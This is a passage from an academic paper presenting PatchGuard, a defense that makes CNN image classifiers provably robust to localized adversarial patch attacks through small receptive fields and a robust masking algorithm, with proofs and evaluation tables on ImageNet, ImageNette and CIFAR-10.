Experiment setup. We take 5000 random ImageNet validation images and the entire validation sets of ImageNette and CIFAR-10 for the case study. We use a patch consisting of 3% of the image pixels for an empirical attack. Further details about the attack setup and datasets are covered in our technical report [55]. We extract the local logits (as defined in Section 2.4) from adversarial images for further analysis.

Table 2: Percentage of incorrect predictions of ResNet-50

Dataset Patch size	ImageNet 3% pixels	ImageNette 3% pixels	CIFAR-10 3% pixels
Incorrect local pred. (attacked)	84.4%	56.4%	67.0%
Incorrect local pred. (original)	59.9%	15.3%	27.0%
Incorrect local pred. (difference)	24.5%	41.1%	40.0%
Incorrect global predictions	99.9%	99.1%	95.5%




Figure 3: Histogram of large local logits values for ImageNet adversarial images (only positive values larger than 20 are shown).

Vulnerability I: the small adversarial patch appears in the large receptive fields of most local features and is able to manipulate the local predictions. In Table 2, we report the percentage of incorrect local predictions of the adversarial images (attacked) and clean images (original) as well as their percentage difference. We can see that a small patch that only takes up 3% of the image pixels can corrupt 24.5% additional local predictions for ImageNet images, 41.1% for ImageNette, and 40.0% for CIFAR-10. As shown in the table, the large portion of incorrect local predictions finally leads to a high percentage of incorrect global predictions. This vulnerability mainly stems from the large receptive field of ResNet-50. Each local feature of ResNet-50 is influenced by a 483×483 pixel region in the input space (with zero padding) [1]; therefore, even if the adversarial patch only appears in a small restricted area, it is still within the receptive field of many local features and can manipulate the local predictions.[3] This observation motivates the use of small receptive fields: if the receptive field is small, it ensures that only a limited number of local features can be corrupted by an adversarial patch, and robust prediction may be possible.

Vulnerability II: the adversarial patch creates large malicious local feature values and makes linear feature aggregation insecure. In Figure 3, we plot the histogram of

[3] We note that a patch appearing in the receptive field of a local feature does not necessarily indicate a successful local feature corruption. Each local feature focuses exponentially more on the center of its receptive field (further details are in Appendix B). When the adversarial patch is far away from the center of the receptive field, its influence on the feature is greatly limited.

class evidence of the true class and the malicious class of the adversarial images from ImageNet (we report similar results for other two datasets in our technical report [55]). As we can see from Figure 3, the adversarial patch tends to create extremely large malicious class evidence to increase the chance of a successful attack. Conventional CNNs use simple linear operations such as average pooling to aggregate all local features, and thus are vulnerable to these large malicious feature values. This observation motivates our development of *robust masking* as a secure feature aggregation mechanism.

3.2 Overview of PatchGuard

In Section 3.1, we identified the large receptive field and insecure aggregation of conventional CNNs as two major sources of model vulnerability. In this subsection, we provide an overview of our defense that tackles both problems.

Recall that Figure 1 provides an overview of our defense framework. We consider a CNN $\mathcal{M}$ with small receptive fields. The feature extractor $\mathcal{F}(\mathbf{x})$ produces the local feature tensor $\mathbf{u}$ extracted from the input image $\mathbf{x}$, where $\mathbf{u}$ can be any one of the logits, confidence, or model prediction tensor. Our defense framework is compatible with any CNN with small receptive fields, and we will present two general ways of building such networks in Section 3.3. The small receptive field ensures that only a small fraction of features are corrupted by a localized adversarial patch. However, the insecure aggregation of these features via average pooling or summation might still result in a misclassification. To address this vulnerability, we propose a *robust masking* algorithm for secure feature aggregation.

In *robust masking*, we detect and mask the corrupted features in the local feature tensor $\mathbf{u} = \mathcal{F}(\mathbf{x})$. Since the number of corrupted local features is limited due to the small receptive field, the adversary is forced to create large feature values to dominate the global prediction. These large feature values lead to a distinct pattern and enable our detection of corrupted features. Further, we empirically find that that model predictions are generally invariant to the removal of partial features (Section 5.3.1). Therefore, once the corrupted features are masked, we are likely to recover the correct prediction y with the remaining local features (right part of Figure 1). This defense introduces a dilemma for the adversary: either to generate conspicuous malicious features that will be detected and masked by our defense or to use stealthy but ineffective adversarial patches. This fundamental dilemma enables *provable robustness*. We will introduce the details of robust masking in Section 3.4, and perform its provable analysis in Section 4.

3.3 CNNs with Small Receptive Fields

Our defense framework is *compatible with any CNN with small receptive fields*.[4] In this subsection, we discuss two general ways to build such CNNs; our goal is to reduce the number of image pixels that can affect a particular feature.

[4]The receptive field should be *small* compared with the input image size.




Figure 4: Effect of the convolution kernel size on the output receptive field size (left: two convolutions with a kernel size of 3; right: two convolutions with a kernel size of 1 and 3, respectively).

Building an ensemble model. One approach to design a network with small receptive fields is to divide the original image into multiple small pixel patches and feed each pixel patch to a *base* model for separate classification. We can then build an *ensemble* model aggregating the output of *base* models. In this ensemble model, a local feature is the base model output, which can be logits, confidence, or prediction. Since the base model only takes a small pixel patch as input, each local feature is only affected by a small number of pixels, and thus the ensemble model has a small receptive field. We note that as the image resolution becomes higher, the number of all possible pixel patches increases greatly, which leads to a huge training and testing computation cost of the ensemble model. A natural approach to reduce the computation cost is to do inference on a sub-sampled set of small pixel patches.

Using small convolution kernels. A more efficient approach is to use small convolution kernels in conventional CNN architectures. In Figure 4, we provide an illustration for 1-D convolution computation with different kernel sizes. As we can see, the output cell is affected by all 5 input cells when using two convolutions with a kernel size of 3 (left) while each output cell is only affected by 3 input cells when reducing the size of one kernel to 1 (right). This logic extends directly to the large CNNs used in practice by replacing large convolution kernels with small kernels. Moreover, we can use a convolution stride to skip a portion of small pixel patches to reduce the computation cost. The modified CNN can be regarded as an ensemble model from a subset of all possible pixel patches. With this formulation, we can efficiently extract all local features with *one-time* model feed-forward computation. In Section 5, we will instantiate both approaches by adapting the implementation from Levine et al. [27] and Brendel et al. [4] and compare their performance.

Remark: translation from images into features. *The use of CNNs with small receptive fields translates the adversarial patch defense problem from the image space to the feature space.* That is, the problem becomes one of performing robust prediction from the feature space where a limited-size contiguous region is corrupted (due to a limited-size contiguous adversarial patch in the image space). The security analysis in the feature space (i.e., local logits, confidence, or prediction tensor) is simplified due to the use of linear aggregation, in

contrast with the high non-linearity of CNN models if we directly analyze the input image. This observation enables our robust masking technique as well as our provable analysis.

3.4 Robust Masking

Given that an adversarial patch can only corrupt a limited number of local features with small receptive fields, the adversary is forced to create a small region of abnormally high feature values to induce misclassification. In order to detect this corrupted region, we clip the feature values and use a sliding window to find the region with the highest class evidence for each of the classes. We then apply a mask to the suspected region for each class so that the final classification is not influenced by the adversarial features. The defense algorithm is shown in Algorithm 1.

Clipping. As shown in Algorithm 1, our defense will iterate over all possible classes in $\mathcal{Y}$. For each class $\bar{y}$, we first get its corresponding clipped local feature tensor $\hat{\mathbf{u}}_{\bar{y}}$ from the undefended model. We set the default values of the clipping bounds to $c_l = 0, c_h = \infty$ for all feature types and datasets. When the feature type is logits, we clip the negative values to zero since our empirical analysis in Section 5.3.1 shows that they contribute little to the correct prediction of clean images but can be abused by the adversary to reduce the class evidence of the true class. If the feature is a confidence tensor or one-hot encoded prediction, it is unaffected by clipping, since its values are already bounded in $[0,1]$.

Feature windows. We use a sliding window to detect and mask the abnormal region in the feature space. A window is a binary mask in the feature space whose size matches the upper bound of the number of local features that can be corrupted by the adversarial patch. Formally, let $\mathtt{p}$ be the upper bound of patch size in the threat model, $\mathtt{r}$ be the size of receptive field, and $\mathtt{s}$ be the stride of receptive field, which is the pixel distance between two adjacent receptive centers. We can compute the optimal window size $\mathtt{w}$ as

$$\mathtt{w} = \lceil (\mathtt{p} + \mathtt{r} - 1)/\mathtt{s} \rceil \tag{1}$$

This equation can be derived by considering the worst-case patch location and counting the maximum number of corrupted local features. A detailed derivation is in Appendix B. We note that the window size is a tunable security parameter and we use a conservative window size (computed with the upper bound of the patch size) to make robust masking agnostic to the actual patch size used in an attack. The implications of using an *overly* conservative window size are discussed in Section 5.3.2 and Appendix C. We represent each window $\mathbf{w}$ with a binary feature map in $\{0,1\}^{W' \times H'}$, where features within the window have values of one.

Detection. We use the subprocedure DETECT to examine the clipped local feature tensor $\hat{\mathbf{u}}_{\bar{y}}$ and detect the suspicious region. DETECT takes the feature tensor $\hat{\mathbf{u}}_{\bar{y}}$, the normalized detection threshold $T \in [0,1]$, and a set of sliding windows $\mathcal{W}$ as inputs. To detect the malicious region, DETECT calculates the sum of feature values (i.e., the class evidence) for class $\bar{y}$ within every possible window and identifies the window with the highest sum of class evidence. If the normalized highest class evidence exceeds the threshold T, we return the corresponding window $\mathbf{w}^*_{\bar{y}}$ as the suspicious window for that class; otherwise, we return an empty window $\mathbf{0}$.

Masking. If we detect a suspicious window in the local feature space, we mask the features within the suspicious area and calculate the sum of class evidence from the remaining features as $s_{\bar{y}} = \textsc{Sum}(\hat{\mathbf{u}}_{\bar{y}} \odot (\mathbf{1} - \mathbf{w}^*_{\bar{y}}))$. After we calculate the masked class evidence $s_{\bar{y}}$ for all possible classes in $\mathcal{Y}$, the defense outputs the prediction as the class with largest class evidence, i.e., $y^* = \arg\max_{\bar{y} \in \mathcal{Y}}(s_{\bar{y}})$.

Algorithm 1 Robust masking

Input: Image $\mathbf{x}$, label space $\mathcal{Y}$, feature extractor $\mathcal{F}$ of model $\mathcal{M}$, clipping bound $[c_l, c_h]$, the set of sliding windows $\mathcal{W}$, and detection threshold $T \in [0,1]$. Default setting: $c_l = 0, c_h = \infty, T = 0$.
Output: Robust prediction y^*

procedure ROBUSTMASKING
  for each $\bar{y} \in \mathcal{Y}$ **do**
    $\mathbf{u}_{\bar{y}} \leftarrow \mathcal{F}(\mathbf{x}, \bar{y})$ ▷ Local feature for class $\bar{y}$
    $\hat{\mathbf{u}}_{\bar{y}} \leftarrow \textsc{Clip}(\mathbf{u}_{\bar{y}}, c_l, c_h)$ ▷ Clipped local features
    $\mathbf{w}^*_{\bar{y}} \leftarrow \textsc{Detect}(\hat{\mathbf{u}}_{\bar{y}}, T, \mathcal{W})$ ▷ Detected window
    $s_{\bar{y}} \leftarrow \textsc{Sum}(\hat{\mathbf{u}}_{\bar{y}} \odot (\mathbf{1} - \mathbf{w}^*_{\bar{y}}))$ ▷ Applying the mask
  end for
  $y^* \leftarrow \arg\max_{\bar{y} \in \mathcal{Y}}(s_{\bar{y}})$
  return y^*
end procedure

procedure $\textsc{Detect}(\hat{\mathbf{u}}_{\bar{y}}, T, \mathcal{W})$
  $\mathbf{w}^*_{\bar{y}} \leftarrow \arg\max_{\mathbf{w} \in \mathcal{W}} \textsc{Sum}(\mathbf{w} \odot \hat{\mathbf{u}}_{\bar{y}})$ ▷ Detection
  $b \leftarrow \textsc{Sum}(\mathbf{w}^*_{\bar{y}} \odot \hat{\mathbf{u}}_{\bar{y}}) / \textsc{Sum}(\hat{\mathbf{u}}_{\bar{y}})$ ▷ Normalization
  if $b \leq T$ **then**
    $\mathbf{w}^*_{\bar{y}} \leftarrow \mathbf{0}$ ▷ An empty mask returned
  end if
  return $\mathbf{w}^*_{\bar{y}}$
end procedure

4 Provable Robustness Analysis

In this section, we provide provable robustness analysis for our robust masking defense. For any clean image $\mathbf{x}$ and a given model $\mathcal{M}$, we will determine whether *any attacker*, *with the knowledge of our defense*, can bypass the robust masking defense. Recall that our threat model allows the adversarial patches to be within one restricted region. Given this threat model, all the corrupted features will also be within a small window in the feature map space when using a CNN with small receptive fields; we call this window *malicious window*.

Provable Robustness via an adversary dilemma. With the robust masking defense, we put the adversary in a dilemma. If the adversary wants to succeed in the attack, they need to increase the class evidence of a wrong class. However, increasing the class evidence will trigger our detection and masking mechanism that reduces the class evidence. As a result, this dilemma imposes an upper bound on the class evidence of any class ($s_{\bar{y}}$ in Line 6 of Algorithm 1), which further enables provable robustness. In fact, we can first prove the following lemma.

Lemma 1. *Given a malicious window* $\mathbf{w} \in \mathcal{W}$*, a class* $\bar{y} \in \mathcal{Y}$*, the set of sliding windows* $\mathcal{W}$*, the clipped and masked class evidence of class* $\bar{y}$ *(i.e.,* $s_{\bar{y}}$ *in Algorithm 1) can be no larger than* $\textsc{Sum}(\hat{\mathbf{u}}_{\bar{y}} \odot (\mathbf{1} - \mathbf{w}))/(1-T)$ *when setting* $c_l = 0$ *and* $T \in [0,1)$.

Proof. The goal of the adversary is to modify the content within the malicious window $\mathbf{w}$ to bypass our defense. Let e be the amount of class evidence within $\mathbf{w}$ and $t = \textsc{Sum}(\hat{\mathbf{u}}_{\bar{y}} \odot (\mathbf{1} - \mathbf{w}))$ be the class evidence outside $\mathbf{w}$. Note that the adversary has control over the value e but not t, and that the total class evidence of the modified malicious feature tensor is now $t + e$. Next, the subprocedure DETECT will take the malicious feature tensor as input and detect a suspicious window $\mathbf{w}^*_{\bar{y}}$. Finally, a mask is applied and the class evidence is reduced to $s_{\bar{y}} = t + e - e'$, where e' is the class evidence within the detected window $\mathbf{w}^*_{\bar{y}}$. To obtain the upper bound of $s_{\bar{y}}$ given a specific malicious window $\mathbf{w}$, we will determine the ranges of e, e' in four possible cases of the detected window $\mathbf{w}^*_{\bar{y}}$, as illustrated in Figure 5.

1. *Case I: the malicious window is perfectly detected.* In this case, we have $\mathbf{w} = \mathbf{w}^*_{\bar{y}}$ and thus $e = e'$. The class evidence $s_{\bar{y}} = t + e - e' = t$.

2. *Case II: a benign window is incorrectly detected.* In this case, we have $e' = \textsc{Sum}(\hat{\mathbf{u}}_{\bar{y}} \odot \mathbf{w}^*_{\bar{y}})$. The adversary has the constraint that $e \le e'$; otherwise, the malicious window $\mathbf{w}$ instead of $\mathbf{w}^*_{\bar{y}}$ will be detected. Therefore, we have $s_{\bar{y}} = t + e - e' \le t$.

3. *Case III: the malicious window is partially detected.* Let $\mathbf{r}_1 = \mathbf{w}^*_{\bar{y}} \odot (\mathbf{1} - \mathbf{w})$ be the detected benign region, $\mathbf{r}_2 = \mathbf{w}^*_{\bar{y}} \odot \mathbf{w}$ be the detected malicious region, and $\mathbf{r}_3 = (\mathbf{1} - \mathbf{w}^*_{\bar{y}}) \odot \mathbf{w}$ be the undetected malicious region. Let q_1, q_2, q_3 be the class evidence within region $\mathbf{r}_1, \mathbf{r}_2, \mathbf{r}_3$, respectively. We have $e = q_2 + q_3$ and $e' = q_1 + q_2$. Similar to *Case II*, the adversary has the constraint that $e \le e'$, or $q_3 \le q_1$; otherwise, $\mathbf{w}$ instead of $\mathbf{w}^*_{\bar{y}}$ will be detected. Therefore, we have $s_{\bar{y}} = t + e - e' = t + q_3 - q_1 \le t$.

4. *Case IV: no suspicious window detected.* This case happens when the largest sum within every possible window does not exceed the detection threshold. We have $e/(e+t) \le T$, which yields $e \le tT/(1-T)$. We also have $e' = 0$ since no mask is applied. Therefore, the class evidence satisfies $s_{\bar{y}} = t + e \le t/(1-T)$, where $T \in [0,1]$.




Figure 5: Illustrations for four cases of detected window $\mathbf{w}^*_{\bar{y}}$. The clipped and masked class evidence satisfies $s_{\bar{y}} = t + e - e'$. For *Case I, II, III*, we have $e \le e'$ and therefore $s_{\bar{y}} \le t$. For *Case IV*, we have $e \le tT/(1-T), e' = 0$ and therefore $s_{\bar{y}} \le t/(1-T)$.

Combining the above four cases, we have the upper bound of the target class evidence to be $t/(1-T) = \textsc{Sum}(\hat{\mathbf{u}}_{\bar{y}} \odot (\mathbf{1} - \mathbf{w}))/(1-T)$. □

Provable analysis. Lemma 1 shows that *robust masking* limits the adversary's ability to increase the malicious class evidence. If the upper bound of malicious class evidence is not large enough to dominate the lower bound of the true class evidence, we can certify the robustness of our defense on a given clean image. The pseudocode of our provable analysis is provided in Algorithm 2. Next, we will explain our analysis by proving the following theorem.

Theorem 1. *Let* $c_l = 0$*,* $T \in [0,1)$*,* $\mathbf{w} \in \mathcal{W}$ *denote the sliding windows whose sizes are determined by Equation 1, and* $\mathcal{A}(\mathbf{x})$ *denote the adversary's constraint as defined in Section 2.2. If Algorithm 2 returns* `True` *for a given image* $\mathbf{x}$*, our defense in Algorithm 1 can always make a correct prediction on any adversarial image* $\mathbf{x}' \in \mathcal{A}(\mathbf{x})$.

Proof. Our provable analysis in Algorithm 2 iterates over all possible windows $\mathbf{w} \in \mathcal{W}$ and all possible target classes $y' \in \mathcal{Y}' = \mathcal{Y} \setminus \{y\}$ to derive provable robustness for the untargeted attack with a patch at any location. For each possible malicious window $\mathbf{w}$, Algorithm 2 determines the upper bound of the class evidence of each target class (Line 3-6) and the lower bound of the class evidence of the true class (Line 7-9).

For each target class y', we can apply Lemma 1 and get the upper bound $\bar{s}_{y'} = \textsc{Sum}(\hat{\mathbf{u}}_{y'} \odot (\mathbf{1} - \mathbf{w}))/(1-T)$.

For the true class y, the optimal attacking strategy is to set all true class evidence within the malicious window $\mathbf{w}$ to $c_l = 0$. Note that the true class evidence within the detected window $\mathbf{w}^*_y$ (if any) will be masked. Therefore, the lower bound $\underline{s}_y$ is equivalent to removing class evidence within $\mathbf{w}$ and $\mathbf{w}^*_y$, i.e., $\underline{s}_y = \textsc{Sum}(\hat{\mathbf{u}}_y \odot (\mathbf{1} - \mathbf{w}) \odot (\mathbf{1} - \mathbf{w}^*_y))$.

The final step is to compare the upper bound of target class evidence $\bar{s}_{y'}$ with the lower bound of true class evidence $\underline{s}_y$.

Algorithm 2 Provable analysis of robust masking

Input: Image $\mathbf{x}$, true class y, wrong label set $\mathcal{Y}' = \mathcal{Y} \setminus \{y\}$, feature extractor $\mathcal{F}$ of model $\mathcal{M}$, clipping upper bound c_h, the set of sliding windows $\mathcal{W}$, detection threshold T.
Output: Whether the image $\mathbf{x}$ has provable robustness

procedure PROVABLEANALYSISMASKING
  for each $\mathbf{w} \in \mathcal{W}$ **do**
    ▷ Upper bound of target class evidence
    for each $y' \in \mathcal{Y}'$ **do**
      $\hat{\mathbf{u}}_{y'} \leftarrow \text{CLIP}(\mathcal{F}(\mathbf{x}, y'), 0, c_h)$
      $\bar{s}_{y'} \leftarrow \text{SUM}(\hat{\mathbf{u}}_{y'} \odot (\mathbf{1} - \mathbf{w}))/(1-T)$
    end for
    ▷ Lower bound of true class evidence
    $\hat{\mathbf{u}}_y \leftarrow \text{CLIP}(\mathcal{F}(\mathbf{x}, y), 0, c_h)$
    $\mathbf{w}^*_y \leftarrow \text{DETECT}(\hat{\mathbf{u}}_y \odot (\mathbf{1} - \mathbf{w}), \mathcal{W}, T)$
    $\underline{s}_y \leftarrow \text{SUM}(\hat{\mathbf{u}}_y \odot (\mathbf{1} - \mathbf{w}) \odot (\mathbf{1} - \mathbf{w}^*_y))$
    ▷ Feasibility of an attack
    if $\max_{y' \in \mathcal{Y}'}(\bar{s}_{y'}) > \underline{s}_y$ **then**
      return `False`
    end if
  end for
  return `True`
end procedure

If the condition $\max_{y' \in \mathcal{Y}'}(\bar{s}_{y'}) > \underline{s}_y$ is satisfied, we assume an attack is possible and the algorithm returns `False`. On the other hand, if Algorithm 2 checks all possible malicious windows $\mathbf{w} \in \mathcal{W}$ for all possible target classes $y' \in \mathcal{Y}'$ and does not return `False` in any case, this means our defense on this clean image has provable robustness against any possible patch and can always make a correct prediction. □

Provable adversarial training. We note that our provable analysis can be incorporated into the training process to improve provable robustness. We call this "provable adversarial training" and will discuss its details in Appendix A.

5 Evaluation

In this section, we provide a comprehensive evaluation of PatchGuard. We report the provable robust accuracy of our defense (obtained from Algorithm 2 and Theorem 1) on the ImageNet [12], ImageNette [16], and CIFAR-10 [23] datasets for various patch sizes. We instantiate our defense with multiple different CNNs with small receptive fields and compare their performance with previous provably robust defenses [9, 28, 59]. We also provide a detailed analysis of our defense performance with different settings.

5.1 Experiment Setup

Datasets. We report our main provable robustness results on the 1000-class ImageNet [12], 10-class ImageNette [16], and 10-class CIFAR-10 [23] datasets. ImageNet and ImageNette images have a high resolution and were resized and cropped to 224×224 or 299×299 before being fed into different models while CIFAR-10 images have a lower resolution of 32×32. CIFAR-10 images are rescaled to 192×192 before being fed to BagNet. Further details are in our technical report [55].

Models. As discussed in Section 3.3, we have two general ways to build a network with small receptive fields. In our evaluation, we instantiate the ensemble approach using a de-randomized smoothed ResNet (DS-ResNet) [28], and the small convolution kernel approach using BagNet [5]. The DS-ResNet [28] takes a rectangle pixel patch, or a pixel band, as the input of its base model and uses prediction majority voting for the ensemble prediction. In contrast, our defense uses *robust masking* for aggregation. The BagNet [5] architecture replaces a fraction of 3×3 convolution kernels of ResNet-50 with 1×1 kernels to reduce the receptive field size. It was originally proposed in the context of interpretable machine learning while we use this model for provable robustness against adversarial patch attacks.
We analyze performance of ResNet-50, BagNet-33, BagNet-17, BagNet-9, and DS-25-ResNet-50. These 5 models have a similar network structure but have different receptive fields of 483×483, 33×33, 17×17, 9×9, and 25×299, respectively. For CIFAR-10, we additionally include a DS-ResNet-18 with a band size of 4 (DS-4-ResNet-18). Model training details are in our technical report [55].

Defenses. We report the defense performance of our robust masking defense with the BagNet (Mask-BN) and with the DS-ResNet (Mask-DS). We also compare with the existing Clipped BagNet (CBN) [59], De-randomized Smoothing (DS) [28] and Interval Bound Propagation based certified defense (IBP) [9]. The default settings of our defense are listed in Table 3. Note that for PatchGuard, we use the same set of parameters (i.e., c_l, c_h, T) for all datasets and models. For previous defenses, we use the optimal parameter settings obtained from their respective papers.

Attack Patch Size. For ImageNet and ImageNette, we analyze our defense performance against a single square adversarial patch that consists of up to 1%, 2%, or 3% pixels of the images. For CIFAR-10, we report results for a patch consisting of 0.4% or 2.4% of the image pixels. In Appendix F, we analyze the defense performance against larger patches to understand the limits of PatchGuard.

Table 3: Default defense settings for Mask-BN and Mask-DS

Setting	Feature	Parameters
Mask-BN on ImageNet(te)	BagNet-17 logits	$c_l = 0$, $c_h = \infty$, $T = 0$
Mask-BN on CIFAR-10	BagNet-17 logits	
Mask-DS on ImageNet(te)	DS-25-ResNet-50 confidence	
Mask-DS on CIFAR-10	DS-4-ResNet-18 confidence	

Table 4: Clean and provable robust accuracy for different defenses

Dataset	ImageNette						ImageNet						CIFAR-10			
Patch size	1% pixels		2% pixels		3% pixels		1% pixels		2% pixels		3% pixels		0.4% pixels		2.4% pixels	
Accuracy	clean	robust	clean	robust	clean	robust	clean	robust	clean	robust	clean	robust	clean	robust	clean	robust
Mask-BN	**95.2**	**89.0**	**95.0**	**86.7**	94.8	**83.0**	**55.1**	**32.3**	**54.6**	**26.0**	**54.1**	**19.7**	84.5	63.8	83.9	47.3
Mask-DS	92.3	83.1	92.1	79.9	92.1	76.8	44.1	19.7	43.6	15.7	43.0	12.5	**84.7**	**69.2**	**84.6**	**57.7**
IBP [9]	computationally infeasible												65.8	51.9	47.8	30.8
CBN [59]	94.9	74.6	94.9	60.9	**94.9**	45.9	49.5	13.4	49.5	7.1	49.5	3.1	84.2	44.2	84.2	9.3
DS [28]	92.1	82.3	92.1	79.1	92.1	75.7	44.4	17.7	44.4	14.0	44.4	11.2	83.9	68.9	83.9	56.2

5.2 Provable Robustness Results

In this subsection, we present *provable robustness* results for our defense (computed with Algorithm 2 and Theorem 1); the results hold for *any attack* within the corresponding patch size constrain. We also compare PatchGuard with previous provably robust defenses [9, 28, 59].

PatchGuard achieves high provable robustness across different models and datasets. We report the provable robust accuracy of PatchGuard across different models, patch sizes, and datasets in Table 4. First, both Mask-BN and Mask-DS achieve high provable robustness. For example, against a 1% pixel patch on the 10-class ImageNette dataset, Mask-BN has a provable robust accuracy of 89.0% while Mask-DS has that of 83.1%. This implies that for 89.0% and 83.1% of the images from the respective test sets, *no attack using a 1% pixel patch can succeed*. Second, PatchGuard has high provable robustness across different datasets. Even for the extremely challenging 1000-class ImageNet dataset, Mask-BN achieves a non-trivial provable robust accuracy of 32.3% for the 1% pixel patch. The provable robust accuracy increases to 54.8% if we consider the top-5 classification task (more details for the top-k analysis are in Appendix D).

PatchGuard also maintains high clean accuracy. As shown in Table 4, PatchGuard retains high clean accuracy. For a 1% pixel patch, Mask-BN has a 95.2% clean accuracy on ImageNette and 55.1% on ImageNet. Mask-DS also has a 92.3% clean accuracy on ImageNette and 44.1% on ImageNet. For a 2.4% pixel patch on CIFAR-10, Mask-BN and Mask-DS have a high clean accuracy of 83.9% and 84.6%, respectively. In Table 5, we report the clean accuracy of ResNet and BagNet. We can see that the clean accuracy drop of Mask-BN and Mask-DS on ImageNette compared with undefended ResNet is within 7.5%. The accuracy drop of Mask-BN from the undefended BagNet is within 1%.[5]

We note that we use the optimal mask window sizes for different estimated upper bounds of patch sizes, and therefore the clean accuracy for different patches varies slightly in Table 4. We will show a similarly high performance of our defense when using an over-conservatively large mask window size in Section 5.3.2.

[5] BagNet alone does not have any provable robustness but acts as a building block for the provable defense of PatchGuard.

Table 5: Clean accuracy of ResNet and BagNet for different datasets

Dataset	ImageNette	ImageNet	CIFAR-10
ResNet	99.6%	76.1%	97.0%
BagNet	95.9%	56.5%	85.4%

PatchGuard achieves higher provable robust accuracy than all previous defenses. We compare our defense performance with existing defenses across three datasets.

Comparison with IBP [9]. IBP is too computationally expensive and does not scale to high-resolution images like ImageNette and ImageNet. We thus only compare its performance with PatchGuard on CIFAR-10. As shown in Table 4, both Mask-BN and Mask-DS significantly outperform IBP in terms of provable robust accuracy and clean accuracy.

Comparison with CBN [59]. Table 4 shows that both Mask-BN and Mask-DS have higher provable robust accuracy than CBN across three datasets. The clean accuracy of Mask-BN is higher or comparable with that of CBN, but its provable robust accuracy is much higher. For example, against a 3% pixel patch on ImageNette, Mask-BN (94.8%) has a similar clean accuracy as CBN (94.9%), but its provable robust accuracy is 37.1% higher!

Comparison with DS [28]. Both Mask-BN and Mask-DS have better defense performance than DS on the high-resolution ImageNette and ImageNet datasets. For example, against a 1% pixel patch on ImageNet, Mask-BN has a 10.7% higher clean accuracy and a 14.6% higher provable robust accuracy compared with DS. On CIFAR-10, Mask-DS outperforms DS in terms of clean accuracy and provable robust accuracy thanks to the robust masking defense.

Takeaways. Our evaluation shows the effectiveness of our proposed defenses, achieving state-of-the-art provable robustness on all three datasets. We find that BagNet-based defenses (Mask-BN and CBN) perform well on ImageNette and ImageNet but are fragile on CIFAR-10 due to the low image resolution. Meanwhile, De-randomized Smoothing based defenses (Mask-DS and DS) perform better on CIFAR-10. This shows that while the *robust masking* defense always improves robustness, the choice of which model to use (Mask-BN or Mask-DS) depends on the dataset.

Table 6: Effect of logits clipping values on vanilla models

(c_l, c_h)	$(-\infty, \infty)$	$(0, \infty)$	$(0, 50)$	$(0, 15)$	$(0, 5)$
ResNet-50	99.6%	99.5%	99.5%	99.5%	99.0%
BagNet-33	97.2%	97.1%	97.0%	95.8%	94.1%
BagNet-17	95.9%	95.5%	94.7%	92.3%	87.9%
BagNet-9	92.5%	92.5%	91.4%	85.4%	73.8%

Table 7: Invariance of BagNet-17 predictions to feature masking

Window size	0×0	2×2	4×4	6×6	8×8
Masked accuracy	95.9%	95.9%	95.9%	95.8%	95.7%
% images	4.1%	5.1%	6.1%	7.3%	8.5%
% windows per image	0%	0.05%	0.2%	0.4%	0.7%

5.3 Detailed Analysis of PatchGuard

In this subsection, we analyze the behavior of vanilla (undefended) models, PatchGuard with different parameters, and defense efficiency on the ImageNette dataset. We will only report results for Mask-BN when the observations from Mask-BN and Mask-DS are very similar. A similar analysis for CIFAR-10 is available in our technical report [55].

5.3.1 Analysis of Vanilla models

Recall that PatchGuard's robust prediction relies on clipping feature values as well as robust masking. Here, we show that vanilla models only have a small performance loss due to clipping and feature masking, which explains the high clean accuracy retained by PatchGuard.

Clipping has a small impact on vanilla models. In this analysis, we vary the clipping value for the local logits for ResNet and BagNet to determine how the clean accuracy changes, and the results are shown in Table 6. We find that clipping the negative values only slightly affects the clean accuracy ($c_l = 0, c_h = \infty$ is our default setting). When we decrease the positive clipping value c_h, the clean accuracy of the model also decreases. We notice that models with smaller receptive fields are more sensitive to clipping. This is because models with small receptive fields only have a small number of correct local predictions. The corresponding correctly predicted local logits have to use large logits values to dominate the global prediction, which leads to the sensitivity to clipping. As shown in Figure 3, the logits of the adversarial images tend to have large values. If we set c_h to the largest clean logits value, we will not affect the clean accuracy and can improve the *empirical* robustness against the adversarial patch.

Vanilla models are generally prediction-invariant to feature masking. In our *robust masking* defense, we detect and mask corrupted features. If the model can make correct predictions from the aggregation of the remaining features, we can recover the correct prediction. We use BagNet-17, which has $26 \cdot 26$ local features, to analyze the prediction invariance of vanilla models to partial feature masking. We mask out all class evidence within a set of sliding windows of different sizes and record the prediction from the remaining features. We report the average accuracy over all possible masked feature tensors (masked accuracy), the percentage of images for which at least one masked prediction is incorrect (% images), and the averaged percentage of masks that will cause prediction change for each image (% windows per image).[6] As shown in Table 7, the overall average masked accuracy is high, and the percentage of images and windows for which the prediction changes is low. Such a small fraction of images with prediction changes enables us to achieve high provable robustness and maintain clean accuracy.

Table 8: Effect of receptive field sizes on provable robust accuracy

Patch size	1% pixels		2% pixels		3% pixels	
Accuracy	clean	robust	clean	robust	clean	robust
Mask-BN-33	96.5%	88.9%	96.3%	86.0%	96.3%	82.1%
Mask-BN-17	95.2%	89.0%	95.0%	86.7%	94.8%	83.0%
Mask-BN-9	92.1%	85.5%	91.8%	82.8%	91.5%	79.8%

Table 9: Effect of detection thresholds on Mask-BN-17

	Clean accuracy	Provable accuracy	Detection FP
T-0.0	95.0%	86.7%	100%
T-0.2	94.2%	79.9%	22.9%
T-0.4	95.3%	68.0%	0.7%
T-0.6	95.5%	38.7%	0.05%
T-0.8	95.5%	6.2%	0%
T-1.0	95.5%	0%	0%

5.3.2 PatchGuard with Different Parameters

